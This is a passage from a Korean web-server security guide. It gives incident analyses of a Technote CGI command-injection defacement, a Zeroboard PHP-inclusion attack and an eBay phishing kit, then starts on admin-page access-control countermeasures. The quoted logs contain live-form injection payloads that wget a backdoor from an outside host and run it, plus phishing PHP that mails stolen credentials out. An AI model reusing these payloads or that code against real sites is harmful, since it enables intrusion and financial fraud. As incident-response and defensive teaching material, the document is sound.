공격자는 제로보드의 취약점을 이용하여 nobody 권한을 획득한 후, 다시 로컬 취약점을 이용하여 root 권한을 획득하고, 이 후 1,200여개의 웹 사이트 초기화면을 변조한 사건이었다.

2. 테크노트 취약점 피해사례

'04년 10월 28일, 17개 사이트에 대해 웹호스팅 서비스를 제공하고 있던 국내 리눅스 서버가 브라질 해커그룹에 의해 홈페이지가 변조되는 사고가 발생하였다.

해당 홈페이지 서버를 변조시킨 「int3rc3pt0r」라는 해커그룹은 한국의 서버를 대상으로 많은 사고를 일으키고 있는 브라질 해커 그룹으로서 04년 10월 한달 동안에 200개의 국내 홈페이지를 변조한 것으로 확인되었으며, 해당 서버를 분석한 결과, 웹호스팅 고객이 운영중인 한 사이트에서 사용되고 있던 테크노트의 취약점을 이용해 시스템에 침입, 홈페이지를 변조한 것으로 확인되었다.



(그림 2-6) 변조된 홈페이지 화면

테크노트 구성파일 중 업로드와 다운로드 시 사용되는 CGI 프로그램에서 관련 URL을 체크하지 않아 시스템 명령이 실행 될 수 있는 취약점을 이용해 먼저

국외의 사이트에 저장시켜 놓은 백도어 프로그램을 해당 피해시스템에 업로드 시키고, 백도어 파일의 실행권한 부여와 실행을 통해 피해시스템에 백도어를 오픈 하였다.

```
201.9.xxx.xxx - - [28/Oct/2004:10:59:45 +0900] "GET
/cgi/b/t/board/main.cgi?board=FREE_BOARD&command=xxxx_xxxx&xxxxxx=|wget%20-
P%20tmp%20http://xxx.xxxx.com/cavaleirosb1/xpl/rootedoor| HTTP/1.1" 200 5 "-"
"Mozilla/4.0 (compatible; MSIE 5.0; Windows 98; DigExt)"
→ 백도어 파일 업로드
201.9.xxx.xxx - - [28/Oct/2004:11:00:10 +0900] "GET
/cgi/b/t/board/main.cgi?board=FREE_BOARD&command=xxxx_xxxx&xxxxxx=|cd%20.;cd
%20.;cd%20.;cd%20.;cd%20.;cd%20.;cd%20.;cd%20.;cd%20.;cd%20.;cd%20.;cd%
20.;cd%20.;cd%20.;cd%20/tmp;chmod%20777%20rootedoor;./rootedoor| HTTP/1.1"
200 5 "-" "Mozilla/4.0 (compatible; MSIE 5.0; Windows 98; DigExt)"
→ 백도어파일 권한변경 및 실행
201.9.xxx.xxx - - [28/Oct/2004:11:00:20 +0900] "GET
/cgi/b/t/board/main.cgi?board=FREE_BOARD&command=xxxx_xxxx&xxxxxx=|cd%20.;cd
%20.;cd%20.;cd%20.;cd%20.;cd%20.;cd%20.;cd%20.;cd%20.;cd%20.;cd%20.;cd%
20.;cd%20.;cd%20.;cd%20/tmp;ls| HTTP/1.1" 200 3514 "-" "Mozilla/4.0 (compatible;
MSIE 5.0; Windows 98; DigExt)"
→ 백도어 파일 설치여부 확인
201.9.xxx.xxx - - [28/Oct/2004:11:00:53 +0900] "GET
/cgi/b/t/board/main.cgi?board=FREE_BOARD&command=xxxx_xxxx&xxxxxx=|wget%20-
P%20var/tmp/%20http://members.aol.com/cavaleirosb1/xpl/rootedoor| HTTP/1.1" 200 5
-" "Mozilla/4.0 (compatible; MSIE 5.0; Windows 98; DigExt)"
→ 백도어 파일 업로드 재시도
201.9.xxx.xxx - - [28/Oct/2004:11:01:17 +0900] "GET
/cgi/b/t/board/main.cgi?board=FREE_BOARD&command=xxxx_xxxx&xxxxxx=|cd%20.;cd
%20.;cd%20.;cd%20.;cd%20.;cd%20.;cd%20.;cd%20.;cd%20.;cd%20.;cd%20.;cd%
20.;cd%20.;cd%20/var/tmp;chmod%20777%20rootedoor;./rootedoor| HTTP/1.1" 200
69 "-" "Mozilla/4.0 (compatible; MSIE 5.0; Windows 98; DigExt)"
→ 백도어파일 권한변경 및 실행
```

그 후, 생성한 백도어를 통해 피해시스템에 접속한 후 root 권한 획득을 위해 wget을 사용해 로컬 취약점 공격프로그램을 다운로드 받은 후 실행 하여 root 권한을 획득하였다.

웹 로그 부분과 시스템의 last 로그를 통해 침입한 IP는 201.9.xxx.xxx으로 확인되었으며, Whois 조회를 통해 브라질 IP임을 알 수 있었다.

```
[root@xxx tmp]# ls -alct
total 468
drwxr-xr-x  19 root    root      4096 Oct 29 12:38 ..
drwxrwxrwt   2 root    root      4096 Oct 29 04:05 .
-rw-----   1 www     www      234 Oct 28 12:34 .bash_history
-rwxrwxrwx   1 www     www     446714 Oct 28 11:04 brk2
                                     → 로컬취약점 공격툴
-rwxrwxrwx   1 www     www     10927 Oct 28 11:01 rootedoor
                                     → 백도어 프로그램
```

```
[root@xxx tmp]# more .bash_history
```


```
w
cd tmp
wget
ls
uname -a
locate httpd.conf
locate httpd.conf
find / -name httpd.conf
wget http://www.xxxxxxx.com.br/brk2
chmod 777 brk2.htm
./brk2.htm
chmod 777 brk2
./brk2
cp brk2 /var/tmp
cd ..
cd ..
cd /var/tmp
./brk2
```

```
bash-2.05a$ id
uid=502(abcd) gid=502(abcd) groups=502(abcd) → 일반 사용자 권한 접속상태
bash-2.05a$ cd /var/tmp
bash-2.05a$ ./brk2
id
sh-2.05a# id
uid=0(root) gid=0(root) → 해킹툴 실행후 루트권한으로 변경됨
sh-2.05a#
```

```
inetnum:      201.0/12
status:       allocated
owner:        Comite Gestor da Internet no Brasil
ownerid:      BR-CGIN-LACNIC
responsible:  Frederico A C Neves
address:      Av. das Naes Unidas, 11541, 7° andar
address:      04578-000 - San Paulo - SP
country:      BR
```

3. 피싱 사고 피해사례

'05년 2월 해외로부터 국내 A사 홈페이지 서버에 미국 ebay사의 위장 페이지가 서비스되고 있다는 통보를 받고 해당 사이트에 대한 확인작업에 들어갔다.



(그림 2-7) 미국 ebay사 위장 사이트(피싱 사이트)

이 사이트는 신고 접수된 시간에도 피싱관련 페이지가 열려져 있는 상태였으며, 아래와 같이 ".4z1z3"라는 디렉토리를 새로 만들어 피싱 관련 페이지를 만들어 놓았었다.

```
http://xxx.xxx.xxx.xxx/.4z1z4/ssl/html/ebay/http_eBay.comdone-7E-20secure-7EaSSL-7Ea
stricted_activations_contine_verify_admin_security_ebay_SSLSECUREDaeBayaEcheckaEs
ecaccountID_har263748fusersecrby4.htm
```

하지만, 공격자가 홈페이지 초기화면을 변조하는 등의 행위를 하지 않고 ".4z1z3"와 같은 디렉토리를 만들어 피싱에 이용하고 있어 홈페이지 관리자가 해당 사실을 인지하기 힘들었다.

□ 피해 현황 및 공격 원인 분석

피해시스템 담당자와 연락을 취한 결과, 관리자가 분석의뢰 요청함에 따라 분석을 시작하였다. 피해시스템은 IDC에 입주해 있었으며, 서버 호스팅 업체의 서버를 임대하여 사용하고 있었고, 해당 서버를 홈페이지 서버로 사용하고 있었다. 현장 도착 시, 해당 시스템은 해킹으로 인한 악성 트래픽 발생 가능성으로 인해 호스팅 업체에서 네트워크 케이블을 분리한 상태였으므로, 콘솔 상에서 사고 분석을 진행하였다.

피해 시스템은 Linux 7.1, Apache 1.3.19, PHP 4.3.1 환경을 사용하고 있었으며, 사용 중인 웹 게시판은 취약한 제로보드 4.1 pl4을 사용하고 있었다. 제로보드는 취약한 버전이었으며, php.ini의 설정 또한 "allow_url_fopen=On", "register_globals=On"으로 설정되어 있어 외부의 공격이 가능한 상태였다. 최근 PHP 환경설정 오류 및 제로보드의 보안 취약점으로 인한 홈페이지 변조 사고가 대규모로 발생되어 이 취약점으로 인한 공격을 우선 의심하였다.

/var/log 디렉토리 전체가 삭제된 상태였으며, 이는 홈페이지 해킹 등 일반적인 해킹에서는 쉽게 볼 수 없는 것으로 공격자가 자신의 행위를 숨기기 위한 행위로 판단된다.

또한, 실제 해당 피해 시스템에는 사고가 접수된 2월 이전에 많은 공격관련 파일들과 루트킷이 설치되어 있어 다수의 공격자에 의해 이미 공격을 받은 것으로 추정된다.

다음은 해당 시스템에서 발견한 공격자의 공격행위와 피해 현황들이다.

o 루트킷, 스니퍼 등 악성 프로그램 설치

'01년 3월 이후부터 다수의 디렉토리에서 악성 프로그램이 발견되었으며, 시스템 파일들도 상당수 변조된 상태였다.

먼저, '01년 3월 15일 /usr/lib/libsh에 스니퍼 프로그램(shsniff)와 로그 삭제 프로그램(hide), 그리고 스캐닝 도구 등이 설치되었다.

```
[root@t4linux libsh]# ls -lct
total 36
-rw-r--r--  1 root    root      2000 Mar 15  2001 hide
-rw-r--r--  1 root    root     1345 Mar 15  2001 shsb
drwxr-xr-x  2 root    root      4096 Feb 24 19:11 utilz
drwxr-xr-x  2 root    root      4096 Feb 24 19:11 .sniff
drwxr-xr-x  2 root    root      4096 Feb 24 19:11 .owned
drwxr-xr-x  2 root    root      4096 Feb 24 19:11 .backup
drwxr-xr-x  4 root    root      4096 Feb 24 19:11 ..
[root@t4linux libsh]#
```

'05년 1월 26일에는 /usr/include 아래에 루트킷의 환경설정 파일이 발견되었으며, 이 파일이 생성된 날짜에 ls, ps 등 주요 파일들도 변조되어 있었다. 일반적으로 /usr/include는 헤더파일(*.h)이 저장되는 곳으로 여기에 file.h, hosts.h와 같이 정상적인 헤더파일로 위장하여 루트킷을 위한 설정파일을 만들어 놓고 있었다.

다음은 루트킷 환경설정파일의 내용으로서, 이를 통해 역으로 공격 프로그램들이나 공격자를 추정할 수 있다.

파일명	내용	파일명	내용
file.h	sh.conf libsh .sh system shsb libsh.so shp shsniff srd0	hosts.h	2 212.110 2 195.26 2 194.143 2 62.220 3 2002 4 2002 3 6667 4 6667 3 61690 4 61690
log.h	mirkforce synscan syslog	proc.h	3 burim 3 mirkforce 3 synscan 3 ttyload 3 shsniff 3 tymon 3 shsb 3 shp 3 hide 4 ttyload

[표 2-1] 루트킷 환경설정 파일

hosts.h 파일에 특정 IP 블록과 포트들이 보이는데, IP 블록(유럽지역 IP 블록임)은 공격자의 IP일 가능성이 높으며, 포트번호는 백도어 포트나 공격을 위해 사용되는 포트로 추정된다. 공격자는 IRC에 사용되는 6667 포트도 숨기고자 하였다.

'05년 2월 9일에는 피싱 관련 파일들이 설치된 디렉토리 이름(.4z1z4)과 동일한 디렉토리가 /dev 디렉토리 내에 생성되어 있었다. /dev 디렉토리는 유닉스시스템에서 장치파일들이 있는 곳이나, 관리자가 관심을 가지고 보지 않는 점을 이용하여 공격자들이 공격도구나 공격 결과물들을 숨겨놓는 장소로 많이 이용되고 있다. /dev/.4z1z4 디렉토리에는 시스템에서 발생하는 모든 키 입력값이 저장되도록 하는 프로그램과 그 결과가 저장된 파일(.sniffer)이 발견되었다.

다음은 .sniffer의 내용 일부로써 DB 사용자들의 패스워드가 노출되어 있었으며, 공격자가 다른 시스템을 공격하는 과정도 저장되어 있었다.

```
./mysqldump -u root -p mysql :  
Enter password: xxxxxxxxxx → DB 암호가 노출됨  
./mysqldump -u lee -p lee :  
Enter password: xxxxxx → DB 암호가 노출됨  
.  
.  
chattr -i /bin/ps  
/usr/sbin/sshd -R :  
./login -h xxx.xxx.xxx.218 : → 해킹한 또 다른 서버로의 접속을 하는 내용이 저장됨  
/dev/null  
Listening to port 35214  
password: m2o3a4z5  
/usr/sbin/sshd -R :  
.  
.  
.
```

o 제로보드 게시판을 이용한 해킹 흔적

'05년 2월 14일, 피해 시스템에서 운영 중인 3개의 도메인에서 사용 중인 제로보드의 취약점을 이용한 공격시도가 웹 access_log를 통해 확인되었다.

```
200.103.32.152 - - [14/Feb/2005:08:26:06 +0900] "GET /bbs//include/write.php?  
dir=http://www.xxx.xxx.br/contador/cmd?&cmd=id HTTP/1.0" 200 0  
219.116.94.139 - - [14/Feb/2005:09:54:38 +0900] "GET  
http://xxx.xxx.xxx.kr/bbs//include/write.php?  
dir=http://www.xxx.xxx.br/cmd.txt?&cmd=ver HTTP/1.0" 200 0
```

공격자는 2월 14일경 브라질(200.103.32.152)과 일본(219.116.94.139)으로부터 PHP Injection 공격을 시도하여 웹서버의 사용자 계정 등을 확인하였다. 로그에 남은 기록으로는 실제공격이 가능한 상태였음을 확인할 수

있었으나 해당 로그파일에서 시스템 침입 등 추가적인 공격행위에 대해서는 확인할 수 없었다.

□ 피싱 관련 분석

○ 피싱 관련 파일 분석

피해시스템에는 미국의 전자상거래 사이트인 ebay의 위장 사이트가 구축되어 있었으며, 일반적인 피싱 사례와 마찬가지로 스팸 메일 발송 등을 통해 위장 페이지의 접속을 유도한 것으로 예상된다.

```
[root@t4linux ebay]# ls -alct
total 168
drwxr-xr-x  2 root  root    4096 Feb 24 19:11 1_files
drwxr-xr-x  3 root  root    4096 Feb 24 16:51 .
-rw-r--r--  1 root  root    960 Feb 16 16:52 ebay2.php
-rw-r--r--  1 root  root   12686 Feb 16
16:53http_eBay.comdone-7E-20secure-
7EaSSL-7Earestricted_activations_contine_verify_admin_security_ebay_SS
LSECUREDaeBayaEcheckaEsecaccountID_har263748fusersecrbay1.htm
.
.
-rw-r--r--  1 root  root   14331 Feb 16 16:53
http_eBay.comdone-7E-20secure-
7EaSSL-7Earestricted_activations_contine_verify_admin_security_ebay_SS
LSECUREDaeBayaEcheckaEsecaccountID_har263748fusersecrbay7.htm
-rw-r--r--  1 root  root    585 Feb 16 16:54 login1.php
-rw-r--r--  1 root  root    148 Feb 16 16:52 period_ani.gif
-rw-r--r--  1 root  root    195 Feb 16 16:52 1.php
-rw-r--r--  1 root  root   1088 Feb 16 16:52 ebay1.php
drwxr-xr-x  3 root  root    4096 Feb 16 16:52 ..
[root@t4linux ebay]#
```

이 위장 페이지들이 고객 정보를 빼내는 과정은 다음과 같았다.

- ① 최초 접속 시, ebay 사이트의 아이디와 암호를 입력하는 로그인 페이지에 접속

- ② 이 페이지에서 실제 존재하는 아이디, 암호를 맞게 입력하였더라도 입력이 틀렸다는 메시지가 기재된 두 번째 페이지로 연결되어 재차 아이디와 암호를 입력하도록 유도함
- ③ 두번째 페이지에서 입력된 아이디와 암호는 특정 웹메일 주소 (midyearbayids@yahoo.com)로 발송되며 자동으로 세번째 페이지로 연결됨


```

<?
$ip = getenv("REMOTE_ADDR");
$mail1='midyearbayids@yahoo.com';
$subject="eblaylogin !";
.
.
if ($result==1){
mail($mail1,$subject,$mailbody);
.
.
?>

```

- ④ 세번째 페이지에서는 개인정보를 입력하는 페이지로서 카드번호 및 사회보장번호(Social Security Number)등의 정보를 입력하도록 되어 있으며, 입력된 카드번호를 확인한다는 메시지를 보여주고 과정 공격자 메일주소로 입력된 내용을 발송한 후 네 번째 페이지로 연결됨
- ⑤ 네번째 페이지에서는 입력된 은행정보가 잘못되었다는 메시지를 보여 주며, 카드번호와 은행계좌번호 등의 정보를 입력하는 내용이 기재되어 있음. 입력 완료 시 역시 공격자 메일주소로 입력내용을 발송한 후 마지막 페이지로 연결됨
- ⑥ 마지막 페이지에서는 입력된 내용이 잘 확인되었다는 메시지와 함께 인터넷 익스플로러 종료를 묻는 확인창이 열림

여기에서 위장 사이트의 공격자 메일 주소를 변경한 후 카드번호 등을 입력한 결과 아래와 같은 고객 정보가 메일 주소로 수신되는 것을 확인할 수 있었다. 아래 그림에서 피싱 사이트에 입력된 내용이 E-mail을 통해 전달된 것을 볼 수 있다.



(그림 2-8) E-mail을 통해 전달된 금융정보

o 피싱 관련 로그 분석

'05년 2월 13일, 피싱관련 페이지에 대한 접속 실패 기록이 남아 있었다.

```
[Sun Feb 13 13:30:20 2005] [error] [client 69.31.82.10] Directory index forbidden
by rule: /home/kypp/public_html/.4z1z4/
[Sun Feb 13 13:30:30 2005] [error] [client 69.31.82.10] Directory index forbidden
by rule: /home/kypp/public_html/.4z1z4/.ssl/html/ebay/
[Sun Feb 13 13:36:31 2005] [error] [client 209.247.193.180] Directory index
forbidden by rule: /home/kypp/public_html/.4z1z4/.ssl/html/ebay/1_files/
```

그리고, '05년 2월 14일 새벽부터 웹 로그(access_log)에 ebay로 위장된 페이지에 대한 접속성공 기록이 다수 남아 있었다.

```
66.135.207.155 - - [14/Feb/2005:04:26:27 +0900] "GET /.4z1z4/.ssl/html/ebay/http_e
Bay.comdone-7E-20secure-7EaSSL-7Earestricted_activations_contine_verify_admin_
security_ebay_SSLSECUREDaeBayaEcheckaEsecaccountID_har263748fusersecrbay
4.htm HTTP/1.1" 200 36471
66.77.136.213 - - [14/Feb/2005:05:38:26 +0900] "GET /.4z1z4/.ssl/html/ebay/http_eB
ay.comdone-7E-20secure-7EaSSL-7Earestricted_activations_contine_verify_admin_se
curity_ebay_SSLSECUREDaeBayaEcheckaEsecaccountID_har263748fusersecrbay6.
htm HTTP/1.0" 200 20713
168.143.113.112 - - [14/Feb/2005:11:24:52 +0900] "GET /.4z1z4/.ssl/html/ebay/http_
eBay.comdone-7E-20secure-7EaSSL-7Earestricted_activations_contine_verify_admin
_security_ebay_SSLSECUREDaeBayaEcheckaEsecaccountID_har263748fusersecrb
ay4.htm HTTP/1.1" 200 36471
.....
```

이 때부터 피싱 메일을 수신한 사용자들이 클릭하여 해당 페이지를 본 것으로 보이며, 해외의 7개 정도의 IP가 접속하였다. 그러나, syslog를 확인한 결과 실제 위장 페이지에서 개인정보를 입력하고 공격자에게 메일을 발송한 내역은 볼 수 없었다.

피해 시스템은 이미 오래 전부터 여러 번에 걸쳐 다수의 해커가 해킹을 하였으며, ls, ps 등 주요 시스템 파일이 변경되고, 스니핑 프로그램이 설치되는 등 광범위한 피해를 입었다. 최근에는 홈페이지 변조 사건에서 흔히 볼 수 있는 제로보드의 취약점을 이용한 공격(PHP Injection)도 있었다.

하지만, 이러한 공격에 의해 위장 ebay사이트가 생성되었다는 로그는 찾을 수 없었다. 또한 일반적인 해킹사고에서 보기 드물게 로그 디렉토리(/var/log) 전체를 삭제하여 추적을 피하고자 하였다.

본 사고에서 피싱 위장 사이트의 공격 방법과 공격자를 추적하고자 하였으나 직접적인 단서를 찾을 수 없어 아쉬웠다. 그러나 최근 국내 다수의 웹서버들이 가지고 있는 PHP 관련 취약점이 단순 초기화면 변조에 이용될 뿐 아니라 피싱과 같은 범죄에도 이용될 수 있다는 가능성을 확인할 수 있었다.

제 3 장 홈페이지 개발시 보안 취약점 및 대책

홈페이지 개발 과정에서 발생될 수 있는 보안 취약점은 대단히 다양하다. 본 장에서는 공격자가 공격에 주로 많이 이용하고 홈페이지 개발자가 범하기 쉬운 주요 보안 취약점 10가지를 소개한다. 각 취약점에 대한 상세한 설명과 이 취약점에 대한 보안 대책과 프로그래밍 사례를 제시하도록 하겠다.

제 1 절 접근통제 취약점

1. 취약점 설명

가. 개요


접근통제는 특정 사용자들에게만 웹 콘텐츠나 기능들에 접근할 수 있도록 허가해 주는 것으로 일반적으로 관리자 페이지에 대한 접근통제가 필요하다.

관리자 페이지는 웹 서비스의 사용자나 데이터, 콘텐츠를 손쉽게 관리하기 위한 목적으로 다양한 기능과 권한을 갖고 있고 이는 홈페이지의 운영에 매우 중요한 역할을 하고 있으므로 일반사용자는 인증을 통과하지 못하도록 할 뿐 아니라 일반사용자가 관리자 페이지를 볼 수 없도록 해야 한다. 그러나 일반적으로 추측하기 쉬운 URL(ex: /admin, /manager)을 사용하고 있고 있어, ID/패스워드에 대한 크랙 또는 접근 허가 정책에 대해 요청하는 부분의 정보를 변경함으로써 접근이 가능한 경우가 많다. 웹 관리자의 권한이 노출될 경우 홈페이지의 변조뿐만 아니라 취약성 정도에 따라서 웹 서버의 권한까지도 노출될 위험성이 존재한다.

나. 위협 사례

(1) 관리자 페이지 인증 우회

대부분의 관리자 페이지는 <http://www.test.com/admin> 등과 같이 쉽게 추측이 가능하다. 또 인증 과정이 존재하더라도 SQL Injection, JavaScript 변조 등의 취약점을 이용하여 인증과정을 우회하여 웹 관리자 권한을 획득 할 수 있다.



(그림 3-1) 관리자 페이지 인증을 우회한 화면

다. 취약성 판단

- 일반적으로 많이 사용하는 관리자 페이지 명을 입력하여 관리자 페이지가 존재하는지 점검한다.

```
http://admin.victim.com
http://www.victim.com/admin/
http://www.victim.com/manager/
http://www.victim.com/master/
http://www.victim.com/system/
```

- 관리자가 원격지에서 페이지에 대한 변경을 수행할 때 해당 연결이 적절히 보호되는지 점검한다.
 - ※ SSL과 같이 암호화된 연결을 사용하는지 점검
- 관리자페이지에 기본 관리자 계정 및 패스워드를 입력하여 패스워드 취약점을 점검한다.
 - ※ 관리자 계정 예 : admin, administrator, manager 등
- 홈페이지 패스워드 크랙도구를 이용하여 원격에서 패스워드 크랙을 시도한다.
- 특정 회사의 웹 애플리케이션을 사용하는 경우 해당 회사에서 판매 시 제공하는 기본 계정 및 패스워드를 이용하여 취약점을 점검한다.
 - ※ 특정 제품에 대한 기본계정 및 패스워드는 검색사이트를 검색하여 쉽게 알 수 있다.
- 사용자 인증을 통과하여 접속한 페이지에 대하여 인증 과정 없이 중간 페이지에 접속하여 접속이 가능한지를 점검한다.

<http://www.victim.com/admin/main.asp>
<http://www.victim.com/admin/menu.html>

2. 보호 대책

일반사용자의 접근이 불필요한 관리자 로그인 페이지 주소를 유추하기 어려운 이름으로 변경한다.

중요한 정보를 가진 웹서버의 특정 페이지들은 관리자 또는 특정 사용자만 접근할 필요가 있다. 이러한 주요 페이지들은 웹서버에서 적절한 설정을 통하여 특정 사용자만 접근이 가능하도록 사용자 접근제한을 할 수 있다.

가. 웹서버 보호 대책

별도의 네트워크 범위로 IP 레벨의 접근 권한을 설정하고 웹 관리자 메뉴의 접근을 제한하며 웹 관리자의 인터페이스는 특히, SSL기술을 이용하여 HTTP over SSL과 같은 Data Transaction 암호화를 반드시 적용해야 한다.

가능하다면, VPN과 같은 네트워크 차원의 별도 보안시스템의 설치도 고려할 필요가 있다.

또한, 관리자 계정으로서는 외부 사이트에서 접근하는 것을 허용하지 않는 것이 바람직하다. 대부분의 홈페이지에서 관리자 계정에 많은 권한을 부여하고 있는 경우가 많고, 일반 사용자용 게시판과는 달리 관리자용 게시판의 경우에는 별도 관리가 안되고 있는 경우가 많아 관리자 계정 권한 획득 시 홈페이지 시스템의 권한획득으로 이루어지기 쉽기 때문이다. 따라서 관리자 페이지의 경우, 사내 IP에서만 접근이 가능하도록 설정하도록 하고, 만일 외부 관리자의 접근이 반드시 필요한 경우라면, 사이트 관리 권한을 외부로 열어주지 않고도 가능한 VPN 기술을 사용하면 외부 관리자가 회사 내부(혹은 사이트) 네트워크로 접근할 수 있으며, 관리자는 보호된 백엔드 연결을 통해 사이트에 접근할 수 있다.

- o admin, manager 등과 같이 추측하기 쉬운 디렉토리 명이나 파일명을 사용하지 않음


```
http://www.abc.com/admin.html
http://www.abc.com/admin_main.html
http://www.abc.com/admin/index.html
http://www.abc.com/admin/login.html
http://www.abc.com/master.html
http://www.abc.com/master/index.html
```

- o 관리자 페이지의 경우, 관리자 호스트 IP만 접근 가능하도록 설정함

(1) IIS 웹서버에서 보호 대책

아래의 방법으로 [관리자 페이지] 접근을 제한한다.

- 설정→제어판→관리도구→인터넷 서비스 관리자 선택
- 해당 관리자 페이지 폴더에 오른쪽 클릭을 하고 등록정보→디렉토리 보안→IP 주소 및 도메인 이름 제한→편집 버튼을 클릭
- 액세스 거부를 선택하고 추가 버튼을 클릭하여 관리자 호스트IP 또는 서브넷을 등록



(그림 3-2) IP 주소별 접근제한

(2) Apache 웹서버에서 보호 대책

Apache 웹서버의 환경설정 파일인 httpd.conf 파일의 Directory 섹션의 AllowOverride 지시자에서 AuthConfig 또는 All 추가하여 .htaccess 를 통하여 사용자계정, 사용자 패스워드를 등록한 사용자만 접근이 가능하도록 하고 관리자 디렉토리(admin)에 대해 특정 IP에 대해서만 접근이 가능하도록 하기 위해서 다음과 같이 설정한다.

```

<Directory /home/www/admin/>
    AllowOverride AuthConfig (또는 All)
    Order deny, allow
    Deny from all
    Allow from 10.10.100.7 10.10.2.1/24
</Directory>
# 먼저 접근을 제어하고자 하는 디렉토리에 대한 상위 디렉토리 정의에
# AllowOverride 부분이 'All', 'AuthConfig', 'FileInfo' 등으로 설정되어 있어야
# 한다.
<Directory "접근을 제어하고자 하는 디렉토리">
    .....
    AllowOverride FileInfo AuthConfig Limit
    .....
</Directory>
.....
AccessFileName .htaccess
<Files ~ "\.ht">
    Order allow, deny
